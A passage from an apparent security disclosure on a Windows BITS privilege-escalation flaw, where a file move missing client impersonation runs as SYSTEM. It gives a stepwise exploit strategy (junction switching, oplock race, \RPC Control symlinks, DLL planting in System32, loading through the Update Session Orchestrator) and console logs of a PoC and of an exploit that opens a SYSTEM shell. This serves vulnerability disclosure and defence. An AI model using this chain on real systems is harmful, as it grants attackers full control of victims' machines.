We can see a part of the issue now. It seems that, when requesting a pointer to a new `IBackgroundCopyJob` interface from `IBackgroundCopyGroup` with a call to the `QueryNewJobInterface()` method, the client isn't impersonated. This means that the client gets a pointer to an interface which exists within the context of `NT AUTHORITY\SYSTEM`.

The problem isn't that simple though. Indeed, I noticed that the file move operation occurred after the call to `IBackgroundCopyJob->Resume()` and **before** the call to `IBackgroundCopyJob->Complete()`.

Here is a very simplified vision of the call trace when invoking `IBackgroundCopyJob->Resume()`:

```
(CLIENT) IBackgroundCopyJob->Resume()
   |
   V
(SERVER) CJobExternal::Resume()
         |__ CJobExternal::ResumeInternal()
             |__ ...
             |__ CJob::CheckClientAccess()        // Client impersonation
             |__ CJob::Resume()
             |__ ...
```

Here is a very simplified vision of the call trace when invoking `IBackgroundCopyJob->Complete()`:

```
(CLIENT) IBackgroundCopyJob->Complete()
   |
   V
(SERVER) CJobExternal::Complete()
         |__ CJobExternal::CompleteInternal()
             |__ ...
             |__ CJob::CheckClientAccess()       // Client impersonation
             |__ CJob::Complete()
             |__ ...
```

In both cases, the client is impersonated. This means that the job wasn't completed by the client. It was completed by the service itself, probably because there was no other file in the queue.

So, when a `IBackgroundCopyJob` interface pointer is received from a call to `IBackgroundCopyGroup->QueryNewJobInterface()` and the job is completed by the service rather than the RPC client, the final `CFile::MoveTempFile()` call is done without impersonation. I was not able to spot the exact location of the logic flaw but I think that adding the `CJob::CheckClientAccess()` check in `COldGroupInterface::QueryNewJobInterface()` would probably solve the issue.

Here is a simplified graph showing the functions that lead to a `MoveFileEx()` call in the context of a `CJob` object.



Figure 19: Cross references to MoveFileEx()

3 PoC / Exploit

3.1 Exploit Strategy

The exploit strategy is pretty straightforward. The idea is to give the service a path to a folder that will initially be used as a junction to another "physical" directory. We create a new job with a local file to "download" and set an Oplock on the TMP file. After resuming the job, the service will start writing to the TMP file while impersonating the RPC client and will hit the Oplock. All we need to do then is to switch the mountpoint to an Object Directory and create two symbolic links. The TMP file will point to any file we own and the "local" file will point to a new DLL file in the `System32` folder. Finally, after releasing the Oplock, the service will continue writing to the original TMP file but it will perform the final move operation on completely different files.

1) Prepare a workspace

The idea is to create a directory with the following structure:

```
<DIR> C:\workspace
|__ <DIR> bait
|__ <DIR> mountpoint
|__ FakeDll.dll
```

The purpose of the `mountpoint` directory is to switch from a junction to the `bait` directory to a junction to the `\RPC Control` Object Directory. `FakeDll.dll` is the file we want to move to a restricted location such as `C:\Windows\System32\`.

2) Create a mountpoint

We want to create a mountpoint from `C:\workspace\mountpoint` to `C:\workspace\bait`.

3) Create a new job

Will use the interfaces provided by the Legacy Control Class to create a new job with the following parameters.

```
Target URL: \\127.0.0.1\C$\Windows\System32\drivers\etc\hosts
Local file: C:\workspace\mountpoint\test.txt
```

Because of the junction that was previously created, the real path of the local file will be `C:\workspace\bait\test.txt`.

4) Find the TMP file and set an Oplock

When adding a file to the job queue, the service immediately creates a TMP file. Since its name is random, we have to list the content of the `bait` directory to find it. Here, we should find a name like `BIT1337.tmp`. Once we have the name, we can set an Oplock on the file.

5) Resume the job and wait for the Oplock

As mentioned earlier, as soon as the job is resumed, the service will open the TMP file for writing and will trigger the Oplock. This technique allows us to pause the operation and therefore win the race.

6) Switch the mountpoint

Before this step:

```
TMP file   = C:\workspace\mountpoint\BIT1337.tmp -> C:\workspace\bait\BIT1337.tmp
Local file = C:\workspace\mountpoint\test.txt -> C:\workspace\bait\test.txt
```

We switch the mountpoint and create the symbolic links:

```
C:\workspace\mountpoint -> \RPC Control
Symlink #1: \RPC Control\BIT1337.tmp -> C:\workspace\FakeDll.dll
Symlink #2: \RPC Control\test.txt -> C:\Windows\System32\FakeDll.dll
```

After this step:

```
TMP file   = C:\workspace\mountpoint\BIT1337.tmp -> C:\workspace\FakeDll.dll
Local file = C:\workspace\mountpoint\test.txt -> C:\Windows\System32\FakeDll.dll
```

7) Release the Oplock and complete the job

After releasing the Oplock, the `CreateFile` operation on the original TMP file will return and the service will start writing to `C:\workspace\bait\BIT1337.tmp`. After that the final `MoveFileEx()` call will be redirected because of the symbolic links. Therefore, our DLL will be moved to the `System32` folder.

Because it's a move operation, the properties of the file are preserved. This means that the file is still owned by the current user so it can be modified afterwards even if it's in a restricted location.

8) (Exploit) Code execution as System

To get code execution as `System`, I used the arbitrary file move vulnerability to create the `WindowsCoreDeviceInfo.dll` file in the `System32` folder. Then, I leveraged the Update Session Orchestrator service to load the DLL as `System`.

3.2 Proof-of-Concept

The Proof-of-Concept works on a default installation of Windows 10 WIP.



Figure 20: Windows version

The full version is `19033.1.amd64fre.vb_release.191123-1729`.

To test the PoC, simply run `BitsArbitraryFileMovePoc.exe` from a command prompt as a regular user (Medium Integrity Level). If you want to compile the binary, open the Visual Studio solution, select **Release/x86** and generate the `BitsArbitraryFileMovePoc` project.

The PoC only demonstrates the arbitrary file move vulnerability. It will create a "fake" DLL file and then trigger the vulnerability to move it to the `System32` folder as shown on the below screenshot.

```
Command Prompt
C:\Users\Lab-User\Desktop\poc>BitsArbitraryFileMovePoc.exe
[*] Workspace: 'C:\Users\Lab-User\AppData\Local\Temp\workspace\'.
[*] Source file: 'C:\Users\Lab-User\AppData\Local\Temp\workspace\FakeDll.dll'.
[*] Destination file: 'C:\Windows\System32\FakeDll.dll'.
[*] Created Mount Point: 'C:\Users\Lab-User\AppData\Local\Temp\workspace\mountpoint\' -> 'C:\Users\Lab-User\AppData\Loca
l\Temp\workspace\bait\'.
[*] Created BITS job with local file: 'C:\Users\Lab-User\AppData\Local\Temp\workspace\mountpoint\test.txt'.
[+] Found BITS temp file: 'BITA4E.tmp'
[*] OpLock set on 'C:\Users\Lab-User\AppData\Local\Temp\workspace\bait\BITA4E.tmp'.
[*] BITS job has been resumed. Waiting for the oplock to be triggered...
[+] OpLock triggered. Switching mountpoint.
[*] Created Symlink: '\RPC Control\BITA4E.tmp' -> '\??\C:\Users\Lab-User\AppData\Local\Temp\workspace\FakeDll.dll'
[*] Created Symlink: '\RPC Control\test.txt' -> '\??\C:\Windows\System32\FakeDll.dll'
[*] Releasing OpLock and waiting for the job to complete...
[*] Job state: BG_JOB_STATE_CONNECTING
[*] Job state: BG_JOB_STATE_TRANSFERRING
[*] Job state: BG_JOB_STATE_TRANSFERRED
[+] Found target file 'C:\Windows\System32\FakeDll.dll'. Exploit successfull!
[*] Performing clean-up...
[!] RemoveDirectory('C:\Users\Lab-User\AppData\Local\Temp\workspace\') failed (Err: 145).
```

Figure 21: Proof-of-Concept

Expected Result:

The final file move operation is performed while impersonating the RPC client.

Observed Result:

The final file move operation is performed in the context of `NT AUTHORITY\SYSTEM`.

3.3 Exploit

The Exploit works on a default installation of Windows 10 WIP.

```
Command Prompt
Microsoft Windows [Version 10.0.19033.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lab-user>whoami
desktop-8eua25r\lab-user

C:\Users\lab-user>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    19033.1.amd64fre.vb_release.191123-1729
```

Figure 22: Windows version

The full version is `19033.1.amd64fre.vb_release.191123-1729`.

To test the exploit, simply run `BitsArbitraryFileMoveExploit.exe` from a command prompt as a regular user (Medium Integrity Level). If you want to compile the binary, open the Visual Studio solution, select **Release/x86** and generate the `BitsArbitraryFileMoveExploit` project.

The exploit uses the arbitrary file move vulnerability to create a “malicious” version of the `WindowsCoreDeviceInfo.dll` DLL in the `System32` folder. Then it leverages the Update Session Orchestrator service to load the DLL as `System`. This will open a local bind shell running as `System`.

> **Note:** if updates are being downloaded or, if updates are being installed or, if a restart is pending, the DLL loading technique will most probably fail and you won’t get a shell as System.

```
Command Prompt

C:\Users\lab-user\Desktop\poc>BitsArbitraryFileMoveExploit.exe
[*] Workspace: 'C:\Users\lab-user\AppData\Local\Temp\workspace\'.
[*] Source file: 'C:\Users\lab-user\AppData\Local\Temp\workspace\FakeDll.dll'.
[*] Destination file: 'C:\Windows\System32\WindowsCoreDeviceInfo.dll'.
[*] Created Mount Point: 'C:\Users\lab-user\AppData\Local\Temp\workspace\mountpoint\' -> 'C:\Users\lab-user\AppData\Loca
l\Temp\workspace\bait\'.
[*] Created BITS job with local file: 'C:\Users\lab-user\AppData\Local\Temp\workspace\mountpoint\test.txt'.
[+] Found BITS temp file: 'BIT777C.tmp'
[*] OpLock set on 'C:\Users\lab-user\AppData\Local\Temp\workspace\bait\BIT777C.tmp'.
[*] BITS job has been resumed. Waiting for the oplock to be triggered...
[+] OpLock triggered. Switching mountpoint.
[*] Created Symlink: '\RPC Control\BIT777C.tmp' -> '\??\C:\Users\lab-user\AppData\Local\Temp\workspace\FakeDll.dll'
[*] Created Symlink: '\RPC Control\test.txt' -> '\??\C:\Windows\System32\WindowsCoreDeviceInfo.dll'
[*] Releasing OpLock and waiting for the job to complete...
[*] Job state: BG_JOB_STATE_CONNECTING
[*] Job state: BG_JOB_STATE_TRANSFERRED
[+] Found target file 'C:\Windows\System32\WindowsCoreDeviceInfo.dll'. Exploit successfull!
[*] Using the Update Session Orchestrator to get code execution as SYSTEM.
[*] Trying UpdateOrchestrator->StartScan()
    |__ Creating instance of 'UpdateSessionOrchestrator'... Done.
    |__ Creating a new Update Session... Done.
    |__ Calling 'StartScan'... Done.
[-] Unable to connect to server!
[*] Retrying with UpdateOrchestrator->StartInteractiveScan()
    |__ Creating instance of 'UpdateSessionOrchestrator'... Done.
    |__ Creating a new Update Session... Done.
    |__ Calling 'StartInteractiveScan'... Done.
[+] Spawning shell...
Microsoft Windows [Version 10.0.19033.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>exit
exit
[*] Deleted file: 'C:\Windows\System32\WindowsCoreDeviceInfo.dll'
[*] Performing clean-up...
```

Figure 23: Running the exploit